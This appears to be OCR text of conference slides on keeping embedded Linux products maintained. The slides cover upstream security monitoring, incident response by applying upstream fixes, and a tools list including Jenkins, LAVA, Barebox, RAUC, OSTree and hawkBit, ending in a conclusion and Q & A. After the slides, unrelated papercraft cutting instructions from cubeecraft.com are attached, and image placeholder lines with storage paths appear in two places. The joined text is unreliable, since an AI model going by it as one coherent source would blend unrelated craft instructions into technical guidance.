
- Integrate upstream maintenance releases
  → be prepared
- Review security announcements for components
- Evaluate impact on the product



Workflow – Incident Response

Handle the identified problem:

- Apply upstream fix
- Use automated build, test, release and deployment processes → fix deployed



Tools

Process Automation	Jenkins 2 with Pipeline as Code
Test Automation	LAVA kernelci.org
Redundant Boot	Barebox (bootchooser) UBoot/GRUB with custom scripts UEFI (am64, arm64)
Update Installer and Recovery	RAUC OSTree (larger systems) Swupdate
Rollout Scheduler	hawkBit static webserver custom application

Conclusion

Many approaches have failed:


- Ignoring the problem
- Ad-hoc fixes for outdated versions
- Customized server distributions

Reasonable amount of work if done right:

- Upstreaming
- Process automation
- Sustainable work-flow

No more excuses for badly
maintained embedded products!

Q & A



Carefully cut out the shape
on this page. Use a hobby
knife to slit the white lines
labeled with letters as well as
the black lines on either side
where you will insert the hands.
Tape and glue are not necessary.
Thicker paper is recommended.

cubeecraft.com